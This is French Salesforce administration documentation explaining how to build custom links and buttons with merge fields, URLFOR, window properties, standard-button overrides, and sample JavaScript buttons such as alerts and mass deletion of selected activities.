| Nom d'attribut | Description |
| --- | --- |
| | exemple, pour générer l'URL `http://www.google.com/search?q="salesforce+fondation"`, utilisez ce contenu : `http://www.google.com/search?q=%22salesforce+fondation%22`. |
| `Codage du lien` | Sélectionnez le paramètre de codage. Le codage par défaut est Unicode (UTF-8). Modifiez le paramètre de codage par défaut si la cible d'un lien requiert des données dans un autre format. Le codage est disponible si votre source de contenu est une URL. |

## Construction de liens personnalisés efficaces

Utilisez les méthodes suivantes pour générer des liens personnalisés efficaces.

**Utiliser des champs de fusion pour transmettre des données Salesforce**

Vous pouvez ajouter des champs de fusion à un lien personnalisé afin de transmettre les données de vos enregistrements Salesforce, des informations utilisateur ou des informations sur la société à un autre site Web ou à une application.

Par exemple, vous pouvez créer des liens personnalisés qui recherchent un nom de compte dans Google ou qui référencent une adresse sur une carte.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les liens et les boutons personnalisés sont disponibles avec : **Toutes** les éditions

Les pages Visualforce et les commandes s-controls sont disponibles avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

```
http://google.com/search?q={!Account.Name}
```

```
http://maps.google.com?q={!Account.ShippingStreet} {!Account.ShippingCity}
{!Account.ShippingState} {!Account.ShippingPostalCode}
```

Remarque: Les liens personnalisés ne prennent pas en charge la conversion de type de données. Lors de la création de liens personnalisés pour transmettre les données d'un champ Salesforce à un autre, les données doivent correspondre au type de données des champs vers lesquels vous les déplacez. Par exemple, si vous avez des données numériques, vous devez les transmettre à un champ numérique.

**Remplacer les symboles de certains caractères ou utiliser `URLENCODE()`**

En raison des normes de codage d'URL définies par le World Wide Web Consortium (W3C), certains caractères « à risque », notamment les espaces et les signes de ponctuation, ne peuvent pas être transmis via une URL. Les boutons et les liens personnalisés échappent (commentent) ces caractères. Par conséquent, il n'est pas nécessaire de les coder dans l'URL.

Si vous souhaitez coder votre URL, utilisez la fonction `URLENCODE()` dans le champ de fusion, comme suit : `{!URLENCODE(text)}` et remplacez *text* par le champ de fusion ou la chaîne de texte que vous souhaitez coder.

Par exemple : Si le champ de fusion `foo__c` contient `<B>Mark's page<b>`, `{!URLENCODE(foo__c)}` donne : `%3CB%3EMark%27s%20page%3C%2Fb%3E`.

### Utiliser `URLFOR()` pour lier à des pages Visualforce

Pour lier à une page Visualforce, utilisez `URLFOR()` avec le chemin relatif vers la page, soit `/apex/NomPage`. Par exemple, pour lier à une page Visualforce appelée MissionList qui n'est pas associée à un enregistrement, utilisez la syntaxe suivante :

```
{! URLFOR( "/apex/MissionList" ) }
```

Lorsque vous utilisez `URLFOR()` avec une page Visualforce, et que vous souhaitez transmettre un ID d'enregistrement dans la page, transmettez l'ID en tant que paramètre.

```
{! URLFOR( "/apex/Mission", null, [id=Mission__c.Id] ) }
```

### Utiliser la variable globale `$Action` et `URLFOR()` pour lier à des pages Salesforce

Lors de la création d'un bouton ou d'un lien personnalisé qui pointe vers une page dans Salesforce, utilisez la variable globale `$Action` pour générer le lien, au lieu de coller dans le chemin vers la page. Ensuite, si votre organisation est déplacée vers un autre serveur ou si l'URL de la page est modifiée, le lien pointe toujours vers l'emplacement correct.

Pour générer le lien, utilisez la fonction de formule `URLFOR()` avec la variable `$Action`.

```
{!URLFOR( $Action.Case.NewCase, Account.Id )}
```

Ce lien personnalisé sur l'objet Compte ouvre le formulaire Nouvelle requête, ce qui crée une requête enfant de l'enregistrement compte. Vous pouvez utiliser ce processus pour tous les objets qui référencent l'objet Compte. Pour créer un enregistrement qui n'est pas l'enfant d'un autre enregistrement, ou si deux objets n'ont aucune relation, vous pouvez utiliser `$ObjectType.ObjectName` en tant que deuxième argument. Par exemple :

```
{!URLFOR( $Action.Case.NewCase, $ObjectType.Case )}
```

Les variables globales `$Action` attendent un ID d'enregistrement ou le `$ObjectType`. Par exemple, les deux formules suivantes créent des liens vers l'onglet et la page de détail d'un compte, respectivement.

```
{!URLFOR( $Action.Account.Tab, $ObjectType.Account )}
```

```
{!URLFOR( $Action.Account.View, Some_Account_Lookup__c.Id )}
```

La fonction `URLFOR()` prend des arguments facultatifs supplémentaires qui sont transmis vers la destination en tant que paramètres de chaîne de requête. Vous pouvez utiliser ces arguments lors du remplacement d'une action standard avec une page Visualforce, afin de transmettre les paramètres supplémentaires requis vers la page Visualforce ou son contrôleur. Par exemple, si en fermant une requête vous souhaitez modifier la valeur d'un champ personnalisé de la requête appelé Actual Delivery Date (Date de livraison réalisée) sur la date du jour, vous pouvez utiliser :

```
{!URLFOR($Action.Case.CloseCase, Case.Id, [ actualDeliveryDate=TODAY()] )}
```

Vous pouvez ensuite remplacer l'action Fermer la requête par une page Visualforce et gérer les paramètres de la valeur du champ Actual Delivery Date dans cette page Visualforce ou dans son contrôleur. Pour plus d'informations, reportez-vous à *Utilisation de paramètres de chaîne de requête dans une page Visualforce*.

CONSULTER ÉGALEMENT :

Exemple de lien personnalisé : lien vers des documents

Exemple de lien personnalisé : lien vers des fichiers Chatter

Exemple de lien personnalisé : liens vers les rapports

## Modification des propriétés d'ouverture de la fenêtre

Les boutons et les liens personnalisés peuvent s'ouvrir dans différents types de fenêtre. Si vous avez choisi d'ouvrir un bouton ou un lien personnalisé dans une fenêtre contextuelle, configurez les propriétés de cette dernière. Si vous ne remplissez pas les propriétés de la fenêtre, le lien ou le bouton personnalisé utilise les paramètres par défaut du navigateur de l'utilisateur.

Pour modifier les propriétés d'ouverture de la fenêtre :

1. Dans les paramètres de gestion de l'objet dont vous souhaitez modifier le bouton ou le lien, accédez à Boutons, liens et actions, puis cliquez sur le nom du bouton ou du lien. Les boutons personnalisés ne sont pas disponibles sur l'objet utilisateur.
2. Cliquez sur **Propriétés d'ouverture de la fenêtre**.
3. Modifiez les propriétés ci-dessous.

| Propriété de la fenêtre | Description |
|---|---|
| `Largeur` | Largeur (en pixels) de la fenêtre contextuelle. |
| `Hauteur` | Hauteur (en pixels) de la fenêtre contextuelle. |
| `Position de la fenêtre` | Emplacement d'ouverture de la fenêtre à l'écran. |
| `Redimensionnable` | Permet aux utilisateurs de redimensionner la fenêtre contextuelle. |
| `Afficher la barre d'adresse` | Affiche la barre d'adresse du navigateur contenant l'URL. |
| `Afficher les barres de défilement` | Affiche les barres de défilement du navigateur pour la fenêtre contextuelle. |
| `Afficher les barres d'outils` | Affiche les barres d'outils du navigateur. Les barres d'outils contiennent généralement des boutons comme Précédente, Suivante Imprimer. |
| `Afficher la barre de menus` | Affiche les menus du navigateur. Les menus contiennent généralement des options comme **Fichier** et **Édition**. |
| `Afficher la barre d'état` | Affiche la barre d'état au bas du navigateur. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

Les commandes S-control sont disponibles dans : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les propriétés des boutons ou des liens personnalisés :

- Personnaliser l'application

Remarque: Il se peut que certaines propriétés ne soient pas disponibles en fonction du comportement du bouton ou du lien personnalisé. Par exemple, si vous sélectionnez *Exécuter JavaScript*, aucune propriété concernant l'ouverture de la fenêtre n'est disponible.

4. Enregistrez vos modifications.

CONSULTER ÉGALEMENT :

Définition de boutons et de liens personnalisés

## Champs de fusion pour des boutons et des liens personnalisés

Champ de fusion que vous pouvez insérer dans un modèle d'e-mail, un modèle de publipostage, un lien personnalisé ou une formule afin d'incorporer les valeurs d'un enregistrement.

Éditions

Disponible avec : Salesforce Classic

Les liens et les boutons personnalisés sont disponibles avec : **Toutes** les éditions à l'exception de **Database.com**

Les pages Visualforce et les commandes s-controls sont disponibles avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Syntaxe et mise en forme

Lorsque vous insérez un champ de fusion dans un bouton ou lien personnalisé, la syntaxe comprend une accolade ouvrante et un point d'exclamation, suivis du nom de l'objet, d'un point, du nom du champ et d'une accolade fermante.

```
{!Object_Name.Field_Name}
```

Pour vérifier si vous utilisez la syntaxe correcte, sélectionnez les champs de fusion dans la liste déroulante de l'éditeur des boutons et liens personnalisés.

### Conseils

- Pour insérer des champs de fusion d'activité, sélectionnez **Événement** ou **Tâche** dans la liste déroulante Sélectionner le type de champ.
- Vous pouvez ajouter rapidement des liens au menu latéral en utilisant le composant Liens personnalisés de la page d'accueil standard.

  ATTENTION: Le composant Liens personnalisés de la page d'accueil standard ne prend pas en charge les éléments suivants :

  - Champs de fusion
  - Fonctions, telles que `URLFOR`
  - Exécution JavaScript

- Propriétés d'ouverture de fenêtre personnalisable

CONSULTER ÉGALEMENT :

Présentation des champs de fusion

Considérations relatives aux boutons et liens personnalisés

## Ajout de liens personnalisés par défaut

1. Dans les paramètres de gestion de l'objet approprié, accédez à Boutons, liens et actions ou à Boutons et liens.
2. Cliquez sur **Liens personnalisés par défaut**.
3. Cliquez sur **Ajouter maintenant !** en regard de l'exemple de lien que vous souhaitez ajouter.
4. Si nécessaire, modifiez les données par défaut du lien.
5. Cliquez sur **Enregistrer**.
6. Modifiez la présentation de page de l'onglet approprié pour qu'il affiche le nouveau lien.

CONSULTER ÉGALEMENT :

Définition de boutons et de liens personnalisés

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des liens personnalisés :
- Personnaliser l'application

## Meilleures pratiques pour les liens personnalisés

Les boutons et les liens personnalisés peuvent simplifier les actions dans Salesforce, ou intégrer des données Salesforce à des URL, des applications ou des systèmes externes. Pour optimiser vos liens personnalisés, appliquez les meilleures pratiques ci-dessous.

Remarque: Salesforce vérifie si les URL des liens et les boutons personnalisés sont valides. Lorsque vous créez ou modifiez des liens ou des boutons personnalisés contenant un balisage d'URL non valide, par exemple des scripts, Salesforce bloque le rendu des liens. À la place, un message d'erreur s'affiche en survol. Reconfigurez les URL qui doivent être valides et correctement formées. L'URL peut être une URL relative ou une adresse absolue `http://`, `https://`, `file://`, `ftp://` ou `mailto:`. La validité des URL dans les liens ou les boutons personnalisés créés avant la version Spring '13 est vérifiée uniquement lorsque vous les modifiez.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les liens et les boutons personnalisés sont disponibles avec : **Toutes** les éditions

Les pages Visualforce et les commandes s-controls sont disponibles avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Meilleures pratiques pour les utilisateurs avancés

Salesforce n'envisage pas pour le moment de modifier les noms de champ. Cela ne signifie pas toutefois que les noms de champ ne seront pas modifiés dans une version future. Par conséquent, le mappage des champs personnalisés qui incluent des champs Salesforce peut changer.

**Transmettre des ID de session avec SSL**

Ne transmettez jamais des ID de sessions dans une URL « `http` ». À la place, transmettez des ID de session avec une URL SSL (Secure Sockets Layer) « `https` ». Toutes les données transmises

à d'autres applications hébergées sur Internet doivent toujours utiliser SSL, car l'URL peut contenir des informations client confidentielles.

**Authentification unique**

Utilisez des liens personnalisés pour transmettre un ID de session et prendre en charge l'authentification unique (SSO) afin d'éviter aux utilisateurs de se connecter plusieurs fois aux applications Web que votre organisation héberge pour gérer des données Salesforce. Construisez votre lien personnalisé afin de transmettre le champ de fusion `{!User_Session_ID}`, qui permet aux utilisateurs d'accéder à toutes les ressources autorisées avec une authentification unique. Des systèmes externes peuvent accéder à des ressources Salesforce en utilisant un service Web, qui permet aux organisations de communiquer des données sans connaître les différents systèmes informatiques protégés par des pare-feu.

**Envoyer la date du serveur dans l'URL**

Certains objets d'intégration nécessitent des liens personnalisés pour inclure une date du serveur afin de déterminer la date d'initiation Salesforce. La date du serveur de Salesforce peut être transmise à des systèmes externes à l'aide de liens personnalisés. Par exemple, `http://someurl.com/somepath?current_date={!Today}`. Les dates utilisent le fuseau horaire de la zone Pacifique

**Éviter les doubles séries d'onglets dans un navigateur**

Les utilisateurs de Unlimited Edition et Enterprise Edition peuvent construire un lien personnalisé pour exécuter une action qui maintien l'utilisateur dans la même fenêtre du navigateur et n'affiche pas une série double d'onglets. Créez une page Visualforce contenant le code ci-dessous, en remplaçant `<REGULAR_WIL>` par votre lien habituel ou un lien personnalisé existant.

```
<script language="JavaScript">
function redirect() {
parent.frames.location.replace("<REGULAR_WIL>")
}
redirect();
</script>
```

## Remplacement de boutons standard et de pages d'accueil d'onglet

Vous pouvez remplacer le comportement des boutons standard dans les pages de détail des enregistrements. Vous pouvez également remplacer la page d'accueil d'onglet qui s'affiche lorsqu'un utilisateur clique sur un onglet d'objet standard, personnalisé ou externe.

Les remplacements de bouton ont un impact global. Par exemple, si vous remplacez le bouton Nouveau dans les opportunités, votre action de remplacement s'applique partout où cette action est disponible, par exemple :

- Page d'accueil Opportunités
- Toutes les listes associées des opportunités sur d'autres objets, comme les comptes
- Liste déroulante Créer du menu latéral
- Tous les favoris de navigateur pour cette page Salesforce

1. Dans les paramètres de gestion de l'objet pour lequel vous souhaitez définir un remplacement, accédez à Boutons, Liens et Actions.
2. Cliquez sur **Modifier** en regard du bouton ou de la page d'accueil de l'onglet que vous souhaitez remplacer.
3. Choisissez le type de remplacement que vous souhaitez associer à l'action.
   - **Aucun remplacement (par défaut)** : utiliser un remplacement personnalisé fourni par un package installé. Si aucun package n'est installé, le comportement Salesforce standard est utilisé.
   - **Page Salesforce standard** : cette option est disponible uniquement pour les abonnés qui remplacent les actions d'un objet personnalisé installé. Si cette option est sélectionnée, le comportement Salesforce est utilisé.
   - **Commande Custom S-Control** : utiliser le comportement d'une commande s-control.

     Important: Les pages Visualforce remplacent les commandes s-controls. Les organisations qui n'ont pas déjà utilisé de commandes s-controls ne peuvent pas en créer. Les commandes s-controls existantes restent inchangées et peuvent être modifiées.

   - **Page Visualforce** : utilisez le comportement d'une page Visualforce.
4. Sélectionnez le nom de la commande s-control ou de la page Visualforce que vous souhaitez exécuter lorsque les utilisateurs cliquent sur le bouton ou l'onglet.

   Lors du remplacement de boutons avec une page Visualforce, vous ne pouvez sélectionner que les pages Visualforce qui utilisent le contrôleur standard de l'objet comportant le bouton. Par exemple, si vous souhaitez utiliser une page pour remplacer le bouton **Modifier** des comptes, le balisage de la page doit comporter l'attribut `standardController="Compte"` sur la balise `<apex:page>` :

```
<apex:page standardController="Account">

    ... page content here ...

</apex:page>
```

Lors du remplacement d'onglets avec une page Visualforce, vous ne pouvez sélectionner que les pages Visualforce qui utilisent le contrôleur de liste standard de cet onglet, les pages comportant un contrôleur personnalisé ou les pages sans contrôleur.

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les remplacements Visualforce sont également disponibles avec : **Contact Manager** Edition, **Group** Edition et **Professional** Edition

Types d'enregistrement disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour remplacer des boutons standard et des pages d'accueil d'onglet :
- Personnaliser l'application

Pour réinitialiser les modifications du boutons et de la page d'accueil d'onglet :
- Personnaliser l'application

Lors du remplacement de listes avec une page Visualforce page, vous pouvez sélectionner uniquement les pages Visualforce qui utilisent un contrôleur de liste standard.

Lors du remplacement du bouton **Nouveau** par une page Visualforce, vous pouvez ignorer la page de sélection du type d'enregistrement. Si vous sélectionnez cette option, les nouveaux enregistrements que vous créez ne sont pas transmis à la page de sélection du type d'enregistrement. Salesforce considère que votre page Visualforce gère déjà les types d'enregistrement.

5. Vous pouvez également saisir des commentaires sur la raison de cette modification.
6. Cliquez sur **Enregistrer**.

Remarque: Un bouton standard (Nouveau, Modifier, Afficher, Supprimer et Cloner) remplacé par une page Visualforce ne s'affiche pas dans Salesforce1, sauf si la page Visualforce est activée pour les applications mobiles Salesforce. Le remplacement des contrôles de liste et d'onglet standard n'est pas pris en charge dans Salesforce1.

Suppression de remplacements de boutons standard et de pages d'accueil d'onglet

CONSULTER ÉGALEMENT :

Suppression de remplacements de boutons standard et de pages d'accueil d'onglet

## Suppression de remplacements de boutons standard et de pages d'accueil d'onglet

1. Dans les paramètres de gestion de l'objet dont vous souhaitez modifier le bouton, accédez à Boutons, liens et actions.
2. Cliquez sur **Modifier** en regard du bouton ou du lien de l'onglet remplacé.
3. Sélectionnez **Aucun remplacement (par défaut)**.
4. Cliquez sur **OK**.

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les remplacements Visualforce sont également disponibles avec : **Contact Manager** Edition, **Group** Edition et **Professional** Edition

Types d'enregistrement disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour remplacer des boutons standard et des pages d'accueil d'onglet :

- Personnaliser l'application

Pour réinitialiser les modifications du boutons et de la page d'accueil d'onglet :

- Personnaliser l'application

# Exemples de boutons et de liens personnalisés

Utilisez les exemples de boutons et de liens personnalisés Salesforce afin de déterminer s'ils conviennent à votre activité.

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des liens ou des boutons personnalisés :
- Personnaliser l'application

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les liens et les boutons personnalisés sont disponibles avec : **Toutes** les éditions

Les pages Visualforce et les commandes s-controls sont disponibles avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Exemple de lien personnalisé : lien vers des documents

Utilisez des liens personnalisés pour référencer des documents à partir d'une page de détail d'enregistrementSalesforce.

### Exemple de lien personnalisé : lien vers des fichiers Chatter

Utilisez des liens personnalisés pour référencer des fichiers Chatter.

### Exemple de lien personnalisé : liens vers les rapports

Utilisez des liens personnalisés pour exécuter des rapports avec des résultats filtrés depuis une page de détail d'enregistrement de Salesforce. Par exemple, supposons que vous exécutez fréquemment un rapport de liste de publipostage pour les contacts associés à un compte. Vous pouvez créer un lien personnalisé pour des comptes qui mène directement à un rapport automatiquement filtré sur le compte que vous affichez. Dans ce cas, votre lien personnalisé doit transmettre l'ID d'enregistrement unique du compte au rapport.

### Affichage d'alertes

Cet exemple crée un bouton qui ouvre une boîte de dialogue contextuelle avec un message de bienvenue contenant le prénom de l'utilisateur.

### Obtention d'ID d'enregistrements

Cet exemple crée un bouton qui ouvre une fenêtre contextuelle indiquant les ID d'enregistrements sélectionnés par l'utilisateur. Il peut être utile lors d'un test pour s'assurer que vous disposez d'ID d'enregistrements corrects avant de les traiter.

### Création d'un bouton personnalisé pour exécuter des suppressions en masse

Cet exemple crée un bouton qui peut être ajouté à des listes associées d'activités et à des vues de liste, et permet aux utilisateurs de supprimer les enregistrements sélectionnés en même temps.

### Transmission d'ID d'enregistrements à un système externe

Vous pouvez utiliser des ID d'enregistrement Salesforce en tant qu'identifiants uniques pour l'intégration à un système externe. Cet exemple crée un bouton qui appelle une page Visualforce afin de déterminer les ID des enregistrements sélectionnés et de les transmettre dans un paramètre de requête d'URL vers une page Web externe appelée « `www.yourwebsitehere.com` ».

### Réouverture de requêtes

Cet exemple crée un bouton qui peut être ajouté à des listes associées de requêtes pour permettre aux utilisateurs de rouvrir plusieurs requêtes à la fois dans une opportunité.

### Cartes internationales

Cet exemple crée un lien qui affiche une carte Google spécifique au pays.

CONSULTER ÉGALEMENT :

Définition de boutons et de liens personnalisés

## Exemple de lien personnalisé : lien vers des documents

Utilisez des liens personnalisés pour référencer des documents à partir d'une page de détail d'enregistrementSalesforce.

1. Créez un dossier sous l'onglet Documents auxquels tous les utilisateurs ont accès.
2. Chargez le document dans ce dossier.
3. Sous l'onglet Documents, sélectionnez le dossier, puis cliquez sur **OK**.
4. Cliquez sur **Afficher** en regard du document.
5. Copiez l'URL du document dans le navigateur. Par exemple,

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les liens et les boutons personnalisés sont disponibles avec : **Toutes** les éditions

Les pages Visualforce et les commandes s-controls sont disponibles avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des liens ou des boutons personnalisés :

- Personnaliser l'application

`https://na1.salesforce.com/servlet/servlet.FileDownload?file=015300000000xvU`.

6. Utilisez les données qui suivent la portion du domaine de l'URL pour créer votre lien personnalisé. Avec l'exemple de l'étape précédente, votre lien pointerait vers `/servlet/servlet.FileDownload?file=015300000000xvU`.

CONSULTER ÉGALEMENT :

Construction de liens personnalisés efficaces

Exemple de lien personnalisé : lien vers des fichiers Chatter

Exemple de lien personnalisé : liens vers les rapports

## Exemple de lien personnalisé : lien vers des fichiers Chatter

Utilisez des liens personnalisés pour référencer des fichiers Chatter.

1. Chargez un fichier dans l'onglet Fichiers.
2. Une fois le chargement terminé, dans la boîte de dialogue Charger, cliquez sur **Paramètres de partage**.
3. Cliquez sur **Toute personne qui possède le lien**.
4. Copiez l'URL du document depuis la boîte de dialogue Partager avec un lien. Par exemple,

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les liens et les boutons personnalisés sont disponibles avec : **Toutes** les éditions

Les pages Visualforce et les commandes s-controls sont disponibles avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des liens ou des boutons personnalisés :

- Personnaliser l'application

```
https://na1.salesforce.com/sfc/p/D0000000JsES/a/D000000001dd/aiq8UPJ5q5i6Fs4Sz.IQLKUERsWYdbAm320cjqWnkfk=.
```

5. Utilisez les données qui suivent la portion du domaine de l'URL pour créer votre lien personnalisé. Avec l'exemple de l'étape précédente, votre lien pointerait vers `/sfc/p/D0000000JsES/a/D000000001dd/aiq8UPJ5q5i6Fs4Sz.IQLKUERsWYdbAm320cjqWnkfk=`.

CONSULTER ÉGALEMENT :

- Construction de liens personnalisés efficaces
- Exemple de lien personnalisé : lien vers des documents
- Exemple de lien personnalisé : liens vers les rapports

## Exemple de lien personnalisé : liens vers les rapports

Utilisez des liens personnalisés pour exécuter des rapports avec des résultats filtrés depuis une page de détail d'enregistrement de Salesforce. Par exemple, supposons que vous exécutez fréquemment un rapport de liste de publipostage pour les contacts associés à un compte. Vous pouvez créer un lien personnalisé pour des comptes qui mène directement à un rapport automatiquement filtré sur le compte que vous affichez. Dans ce cas, votre lien personnalisé doit transmettre l'ID d'enregistrement unique du compte au rapport.

1. Copiez l'ID du type d'enregistrement par lequel vous souhaitez filtrer votre rapport (un compte dans cet exemple). Pour cela, affichez l'enregistrement et copiez l'ID à 15 caractères de la dernière partie de l'URL. Par exemple, `https://na1.salesforce.com/001200030012j3J`.
2. Dans l'onglet Rapports, créez le rapport de votre choix en personnalisant un rapport standard ou en créant un rapport personnalisé.
3. Filtrez le rapport par l'ID de l'enregistrement que vous avez copié. Par exemple, « ID de compte égal à 001200030012j3J ».
4. Exécutez le rapport pour vérifier qu'il contient les données attendues.
5. Cliquez sur **Personnaliser**.
6. Cliquez sur **Enregistrer** ou sur **Enregistrer sous** pour enregistrer le rapport dans un dossier public accessible par les utilisateurs appropriés. **Enregistrer** ne crée pas de rapport personnalisé alors que **Enregistrer sous** le crée.
7. Exécutez le rapport et copiez l'URL du rapport depuis le navigateur.
8. Commencez la création de votre lien personnalisé. Définissez le champ `Source de contenu` sur URL. Dans la zone de texte de formule étendue, collez l'URL du rapport que vous avez copiée. Pensez à omettre la partie du domaine `https://na1.salesforce.com`.
9. Ajoutez le lien personnalisé aux présentations de page appropriées.
10. Vérifiez le fonctionnement du nouveau lien personnalisé.

Conseil: Lors le la création d'un rapport à utiliser dans un lien personnalisé, définissez des plages de date et des options de rapport génériques pour ajouter des données utiles à plusieurs utilisateurs dans les résultats du rapport. Par exemple, si vous définissez une plage de date en utilisant la « Date de création » d'un enregistrement, définissez une date de début suffisamment ancienne pour ne pas exclure des enregistrements utiles, et laissez la date de fin vide. Si vous limitez le rapport à « Mes » enregistrements, il ne peut pas inclure tous les enregistrements qu'un utilisateur peut afficher. Essayez de définir les options du rapport sur « Tous visibles ».

CONSULTER ÉGALEMENT :

Construction de liens personnalisés efficaces
Exemple de lien personnalisé : lien vers des documents
Exemple de lien personnalisé : lien vers des fichiers Chatter

ÉDITIONS

Disponible avec : Salesforce Classic et Lightning Experience

Les liens et les boutons personnalisés sont disponibles avec : **Toutes** les éditions

Les pages Visualforce et les commandes s-controls sont disponibles avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des liens ou des boutons personnalisés :

- Personnaliser l'application

## Affichage d'alertes

Cet exemple crée un bouton qui ouvre une boîte de dialogue contextuelle avec un message de bienvenue contenant le prénom de l'utilisateur.

**1.** Définissez un bouton pour les attributs suivants.

- `Type d'affichage` : bouton de page de détail
- `Comportement` : exécution de JavaScript
- `Source de contenu` : JavaScript OnClick
- Utilisez l'exemple de code suivant.

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des liens ou des boutons personnalisés :
- Personnaliser l'application

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les liens et les boutons personnalisés sont disponibles avec : **Toutes** les éditions

Les pages Visualforce et les commandes s-controls sont disponibles avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

```
alert ("Hello {!$User.FirstName}");
```

**2.** Ajoutez le bouton à la présentation de page appropriée.

CONSULTER ÉGALEMENT :

Exemples de boutons et de liens personnalisés

## Obtention d'ID d'enregistrements

Cet exemple crée un bouton qui ouvre une fenêtre contextuelle indiquant les ID d'enregistrements sélectionnés par l'utilisateur. Il peut être utile lors d'un test pour s'assurer que vous disposez d'ID d'enregistrements corrects avant de les traiter.

**AUTORISATIONS UTILISATEUR**

Pour créer ou modifier des liens ou des boutons personnalisés :
- Personnaliser l'application

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Les liens et les boutons personnalisés sont disponibles avec : **Toutes** les éditions

Les pages Visualforce et les commandes s-controls sont disponibles avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

1. Définissez un bouton pour les attributs suivants.
   - `Type d'affichage` : bouton de liste

     Remarque: Sélectionnez **Afficher les cases (pour la sélection de plusieurs enregistrements)** pour permettre aux utilisateurs de sélectionner plusieurs enregistrements dans la liste avant de cliquer sur le bouton.
   - `Comportement` : exécution de JavaScript
   - `Source de contenu` : JavaScript OnClick
   - Utilisez l'exemple de code suivant.

```
idArray = {!GETRECORDIDS($ObjectType.Contact)};
alert("The Ids you have selected are: "+idArray);
```

   Remarque: Cet exemple concerne des contacts. Modifiez le type d'objet pour un type d'enregistrement différent.

2. Ajoutez le bouton à la liste associée appropriée dans la présentation d'une page ou d'une vue de liste.

CONSULTER ÉGALEMENT :

Exemples de boutons et de liens personnalisés

## Création d'un bouton personnalisé pour exécuter des suppressions en masse

Cet exemple crée un bouton qui peut être ajouté à des listes associées d'activités et à des vues de liste, et permet aux utilisateurs de supprimer les enregistrements sélectionnés en même temps.

**1.** Définissez un bouton pour des événements avec les attributs suivants.

- `Type d'affichage` : bouton de liste

  Remarque: Sélectionnez **Afficher les cases (pour la sélection de plusieurs enregistrements)** pour permettre aux utilisateurs de sélectionner plusieurs enregistrements dans la liste avant de cliquer sur le bouton.

- `Comportement` : exécution de JavaScript
- `Source de contenu` : JavaScript OnClick
- Utilisez l'exemple de code suivant.

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des liens ou des boutons personnalisés :
- Personnaliser l'application

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les liens et les boutons personnalisés sont disponibles avec : **Toutes** les éditions

Les pages Visualforce et les commandes s-controls sont disponibles avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

```
{!REQUIRESCRIPT("/soap/ajax/9.0/connection.js")}

var records = {!GETRECORDIDS( $ObjectType.Event )};
var taskRecords = {!GETRECORDIDS( $ObjectType.Task)};
records = records.concat(taskRecords);


if (records[0] == null) {
alert("Please select at least one record.") }
else {

var errors = [];
var result = sforce.connection.deleteIds(records);
if (result && result.length){
var numFailed = 0;
var numSucceeded = 0;
for (var i = 0; i < result.length; i++){
var res = result[i];
if (res && res.success == 'true'){
numSucceeded++;
```

```
} else {
var es = res.getArray("errors");
if (es.length > 0) {
errors.push(es[0].message);
}
numFailed++;
}
}
if (numFailed > 0){
alert("Failed: " + numFailed + "\nSucceeded: " + numSucceeded + " \n Due to: " +
errors.join("\n"));
} else {
alert("Number of records deleted: " + numSucceeded);
}
}
window.location.reload();
}
```

2. Ajoutez le bouton à vos vues de listes d'activités.
3. Ajoutez le bouton à une présentation de page qui contient une liste associée d'activités. Le bouton supprime toute tâche ou événement sélectionné dans la liste.

Vous pouvez installer des boutons personnalisés depuis l'application Suppression en masse à l'adresse http://sites.force.com/appexchange.

CONSULTER ÉGALEMENT :

Exemples de boutons et de liens personnalisés

## Transmission d'ID d'enregistrements à un système externe

Vous pouvez utiliser des ID d'enregistrement Salesforce en tant qu'identifiants uniques pour l'intégration à un système externe. Cet exemple crée un bouton qui appelle une page Visualforce afin de déterminer les ID des enregistrements sélectionnés et de les transmettre dans un paramètre de requête d'URL vers une page Web externe appelée « `www.yourwebsitehere.com` ».

